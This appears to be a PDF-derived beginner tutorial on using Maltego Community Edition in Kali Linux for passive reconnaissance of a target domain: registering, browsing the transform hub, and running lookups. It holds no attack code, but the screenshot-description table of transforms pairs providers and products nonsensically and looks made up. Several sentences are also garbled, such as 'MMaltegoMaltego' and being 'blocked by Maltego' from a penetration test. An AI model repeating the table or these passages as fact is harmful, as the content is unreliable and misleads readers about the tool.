
Maltego is a tool designed to be used with Kali Linux. It helps the hackers and penetration testers in information gathering. There are two versions of this application – the first is free, and the second is paid. If you use the free version, you should get the basic facility of this app, but if you subscribe to the paid version, you will be in a position to use the special features of this app. We will be using the free version with basic features. .

How does maltego work?

Maltego is a tool used in passive information gathering. It can only gather the information which is publicly available. Like organization exam, server IP etc.

Practical Session

1. Navigate to the applications bar, and in the information gathering section you should locate the Maltego tool.



When using it for the first time, you will be asked to register, so create an account and then log in using your email and password.

The screenshot shows the Maltego Community Edition 4.3.0 interface. At the top, there's a navigation bar with links like Applications, Forum, Help, and Maltego. Below it is a toolbar with various icons for file operations. The main area is titled "Transform Hub" and contains a grid of transform cards. Each card includes a thumbnail, the transform name, its provider, and a "Details" link. The grid is organized into columns for Provider and Type.


Provider	Type	Description	Status
Maltego	Maltego	Maltego's own transform for gathering information about your target.	Free
HeckerSplat	Casefile Entities	Casefile Entities transform for gathering information about your target.	Paid
HeckerSplat	Casefile Grid	Casefile Grid transform for gathering information about your target.	Paid
Kaspersky Lab	Casefile Entities	Casefile Entities transform for gathering information about your target.	Free
Kaspersky Lab	Hybrid-Analysis	Kaspersky Lab's Hybrid-Analysis transform for gathering information about your target.	Paid
Microsoft Public API	ThreatMiner	ThreatMiner transform for gathering information about your target.	Free
Microsoft Public API	PassiveTotal	PassiveTotal transform for gathering information about your target.	Free
Blockchain.info (Bitrate)	SocialGraph CE	SocialGraph CE transform for gathering information about your target.	Free
Blockchain.info (Bitrate)	DBpedia	DBpedia transform for gathering information about your target.	Free
People Who	CipherTrace	CipherTrace transform for gathering information about your target.	Free
People Who	FullContact	FullContact transform for gathering information about your target.	Free
Scotiabank	Recorded Future Inc. - Recorded Future Inc.	Recorded Future Inc. - Recorded Future Inc. transform for gathering information about your target.	Paid
ThreatGRID by Maltego Labs	Flashpoint	Flashpoint transform for gathering information about your target.	Free
ThreatGRID by Maltego Labs	Intel 473	Intel 473 transform for gathering information about your target.	Free
CrowdStrike ThreatGraph	SocialNet	SocialNet transform for gathering information about your target.	Free
CrowdStrike ThreatGraph	Maltego	Maltego transform for gathering information about your target.	Free
Maltego with ProofPoint	Extreme Intelligence	Extreme Intelligence transform for gathering information about your target.	Free
Maltego with ProofPoint	FireEye MISPIT Intelligence	FireEye MISPIT Intelligence transform for gathering information about your target.	Free
Maltego with ProofPoint	DominionTools Enterprise	DominionTools Enterprise transform for gathering information about your target.	Free

Maltego works as a transform hub where you can update your transforms, refresh them, and add your own. As a default, the ones that you have included in the free edition are in light gray while the ones that are dark gray are available only with the paid version.


Each transform gives you additional functionality in regard to the type of information you can gather. You can see the functions of the transform by clicking on the “details” option



The graphical user interface of Maltego is very user-friendly. To get started, just click on the rectangular icon on the top of the left side of the screen.




Wait for a few seconds and it will start.




Welcome to Maltego! The free version has a watermark at the bottom of the white screen informing you that the tool is for demo use only. That should not be a cause for concern.

After adding your target, you can view them on the left side as shown by the following screenshot.




We are going to start with the domain, so simply drag the domain to the work screen.




By default, the site listed here is paterva.com, which is a site that belongs to the company that designed and owns MMaltegoMaltego.

At the left side of the screenshot, I have made two rectangles with different colors. On the first rectangle, there is a circle which can be moved using your mouse. The second rectangle is used to view details, and you can change your target from here.



I'm going to change the domain name because I have to protect myself legally before proceeding. Given that this information is publicly available, I'll not interact with the domains which I do not own personally.

Change the domain name by clicking on the domain name in the third rectangle



Say, for example, we are blocked by MaltegoMaltego ("maltego.000webhostapp.com") from performing a penetration test on their website. We can run the transform utility for footprinting and penetration testing. All that's required of you is to right click on the web icon to see transforms



Here, you can see that there are four categories of transforms, namely patervactasce, shodan, farsight DNSDB, and have I been pwned? We will click on the “all transform” to see all the options


Keep in mind that you don’t have to run all scans on your target. You can run a transform depending on your needs and it will systematically give you the information.




For example, if the first thing I would like to do is have a quick lookup of our target, then I'll scroll down and click on the “To website [quick lookup].”



From the information above, you can see that the transform is completed and that there is an output result of the scan at the bottom. Suppose we want to view the top-level domain of the target site. We can do this by clicking the right button on the blue web icon and find “To domain [Find other TLDs],” then click on it. TLD stands for Top Level Domain.



